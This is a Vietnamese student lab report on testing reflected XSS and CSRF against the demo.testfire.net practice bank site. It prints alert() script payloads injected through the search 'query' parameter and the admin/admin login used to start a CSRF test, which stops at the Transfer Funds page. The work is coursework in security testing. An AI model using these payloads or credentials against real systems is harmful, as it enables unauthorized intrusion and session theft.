**BÁO CÁO BÀI THỰC HÀNH SỐ 9**

**KIỂM THỬ LỖ HỔNG XSS và CSRF**

***Họ và tên: Ngô Ngọc Bảo Trân***

***MSSV: 1050080079***

***Lớp: 10\_ĐH\_CNPM1***

***Link Youtube:*** [***https://youtu.be/sHCUnKtwUjk***](https://youtu.be/sHCUnKtwUjk)

***Yêu cầu kết quả thực hành:***

Trình bày quá trình kiểm thử theo mẫu sau


**Phần 1: Kiểm thử XSS**

Thực hiện kiểm thử lỗ hổng XSS trên website: http://demo.testfire.net/

**Câu 1**

Thực hiện kiểm thử lỗ hổng XSS để thực thi đoạn mã hiển thị thông báo có chứa 4 số cuối MSSV. Hãy giải thích:

**-** Xác định các tham số đầu vào: **0.25 điểm**



Tham số đầu vào là query

- Xác định giá trị đầu vào xuất hiện trong trang kết quả: **0.25 điểm**


[http://demo.testfire.net/search.jsp?query=<b>An<b](http://demo.testfire.net/search.jsp?query=%3cb%3eAn%3cb)>

Giá trị đầu vào là:

<b>An<b>

Kết quả hiển thị trên trang web:

Dòng chữ "An" được in đậm (bold) trong phần nội dung kết quả tìm kiếm.




**-** Các bước kiểm thử và phán đoán: **0-1 điểm** theo các bước kiểm thử và logic trong phán đoán

Bước 1: Vào trang http://demo.testfire.net/ và kiểm tra các trường đầu vào.

Bước 2: Nhập vào giá trị có mã JavaScript trong các trường này để thử xem liệu website có phản hồi lại và thực thi mã JavaScript.

Bước 3: Trang web có thực thi đoạn mã này và hiển thị thông báo "0079".



- Giá trị kiểm thử cho thấy lỗ hổng và giải thích: **0.5 điểm**

Giá trị kiểm thử:

<script>alert('0079');</script>

Khi nhập giá trị này vào trường đầu vào ô tìm kiếm, một cửa sổ thông báo (popup) hiển thị với nội dung "0079".

Giải thích:

Việc popup hiển thị chứng tỏ đoạn mã JavaScript đã được trình duyệt thực thi, thay vì bị vô hiệu hóa hoặc mã hóa đúng cách bởi server. Điều này cho thấy trang web đang bị lỗ hổng XSS (Cross-Site Scripting) phản hồi (reflected XSS), cho phép kẻ tấn công chèn mã JavaScript vào các trường đầu vào và khiến trình duyệt người dùng thực thi nó.

Điều này có thể dẫn đến nhiều rủi ro bảo mật nghiêm trọng như:

* Đánh cắp cookie phiên người dùng
* Lừa đảo (phishing)
* Chiếm quyền điều khiển trình duyệt nạn nhân.

**Câu 2**

Thực hiện kiểm thử lỗ hổng XSS để thực thi đoạn mã hiển thị thông báo có chứa tên của sinh viên. Điểm cho mỗi tham số đầu vào đã kiểm thử được:

**-** Xác định các tham số đầu vào: **0.25 điểm**

Tham số đầu vào là query

- Xác định giá trị đầu vào xuất hiện trong trang kết quả: **0.25 điểm**


[http://demo.testfire.net/search.jsp?query=<I>Ehehehehe<I](http://demo.testfire.net/search.jsp?query=%3cI%3eEhehehehe%3cI)>

Giá trị đầu vào là:

<I>Ehehehehe<I>

Kết quả hiển thị trên trang web:

Dòng chữ "Ehehehehe" được in nghiêng (italic) trong phần nội dung kết quả tìm kiếm.




**-** Các bước kiểm thử và phán đoán: **0-1 điểm** theo các bước kiểm thử và logic trong phán đoán

Bước 1: Vào trang http://demo.testfire.net/ và kiểm tra các trường đầu vào.

Bước 2: Nhập vào giá trị có mã JavaScript trong các trường này để thử xem liệu website có phản hồi lại và thực thi mã JavaScript.

Bước 3: Trang web có thực thi đoạn mã này và hiển thị thông báo "BAO Tran".



- Giá trị kiểm thử cho thấy lỗ hổng và giải thích: **0.5 điểm**

Giá trị kiểm thử:

<script>alert('BAO Tran');</script>

Khi nhập giá trị này vào trường đầu vào ô tìm kiếm, một cửa sổ thông báo (popup) hiển thị với nội dung "BAO Tran".

Giải thích:

Việc popup hiển thị chứng tỏ đoạn mã JavaScript đã được trình duyệt thực thi, thay vì bị vô hiệu hóa hoặc mã hóa đúng cách bởi server. Điều này cho thấy trang web đang bị lỗ hổng XSS (Cross-Site Scripting) phản hồi (reflected XSS), cho phép kẻ tấn công chèn mã JavaScript vào các trường đầu vào và khiến trình duyệt người dùng thực thi nó.

Điều này có thể dẫn đến nhiều rủi ro bảo mật nghiêm trọng như:

* Đánh cắp cookie phiên người dùng
* Lừa đảo (phishing)
* Chiếm quyền điều khiển trình duyệt nạn nhân.

**Câu 3**

Thực hiện kiểm thử lỗ hổng XSS để thực thi đoạn mã hiển thị thông báo có chứa 4 số cuối MSSV. Hãy giải thích:

**-** Xác định các tham số đầu vào: **0.25 điểm**

Tham số đầu vào là query

- Xác định giá trị đầu vào xuất hiện trong trang kết quả: **0.25 điểm**


[http://demo.testfire.net/search.jsp?query=<u>???<u](http://demo.testfire.net/search.jsp?query=%3cu%3e???%3cu)>

Giá trị đầu vào là:

<u>???<u>

Kết quả hiển thị trên trang web:

Dòng chữ "???" được gạch dưới trong phần nội dung kết quả tìm kiếm.




**-** Các bước kiểm thử và phán đoán: **0-1 điểm** theo các bước kiểm thử và logic trong phán đoán

Bước 1: Vào trang http://demo.testfire.net/ và kiểm tra các trường đầu vào.

Bước 2: Nhập vào giá trị có mã JavaScript trong các trường này để thử xem liệu website có phản hồi lại và thực thi mã JavaScript.

Bước 3: Trang web có thực thi đoạn mã này và hiển thị thông báo "0079".



- Giá trị kiểm thử cho thấy lỗ hổng và giải thích: **0.5 điểm**

Giá trị kiểm thử:

<script>alert('0079');</script>

Khi nhập giá trị này vào trường đầu vào ô tìm kiếm, một cửa sổ thông báo (popup) hiển thị với nội dung "0079".

Giải thích:

Việc popup hiển thị chứng tỏ đoạn mã JavaScript đã được trình duyệt thực thi, thay vì bị vô hiệu hóa hoặc mã hóa đúng cách bởi server. Điều này cho thấy trang web đang bị lỗ hổng XSS (Cross-Site Scripting) phản hồi (reflected XSS), cho phép kẻ tấn công chèn mã JavaScript vào các trường đầu vào và khiến trình duyệt người dùng thực thi nó.

Điều này có thể dẫn đến nhiều rủi ro bảo mật nghiêm trọng như:

* Đánh cắp cookie phiên người dùng
* Lừa đảo (phishing)
* Chiếm quyền điều khiển trình duyệt nạn nhân.

**Phần 2: Kiểm thử CSRF (2 điểm)**

Trình bày các bước thực hiện và kết quả kiểm thử lỗ hổng CSRF trên website: <http://demo.testfire.net/>

1. Mục tiêu:

Kiểm tra xem website có dễ bị tấn công giả mạo yêu cầu từ người dùng đã đăng nhập (CSRF) hay không. Lỗ hổng CSRF xảy ra khi trình duyệt của người dùng bị buộc thực hiện một hành động không mong muốn, ví dụ như chuyển tiền, thay đổi thông tin... mà không có sự xác nhận.

2. Các bước thực hiện kiểm thử CSRF:


🔹 Bước 1: Đăng nhập vào website

Truy cập trang đăng nhập: <http://demo.testfire.net/login.jsp>

Đăng nhập với thông tin test có sẵn:

Username: admin


Password: admin



Bước 2: Xác định hành vi cần kiểm thử

Sau khi đăng nhập thành công, người dùng được chuyển đến trang:


http://demo.testfire.net/bank/main.jsp



Tại đây, chọn chức năng "Transfer Funds" để chuyển khoản giữa các tài khoản.

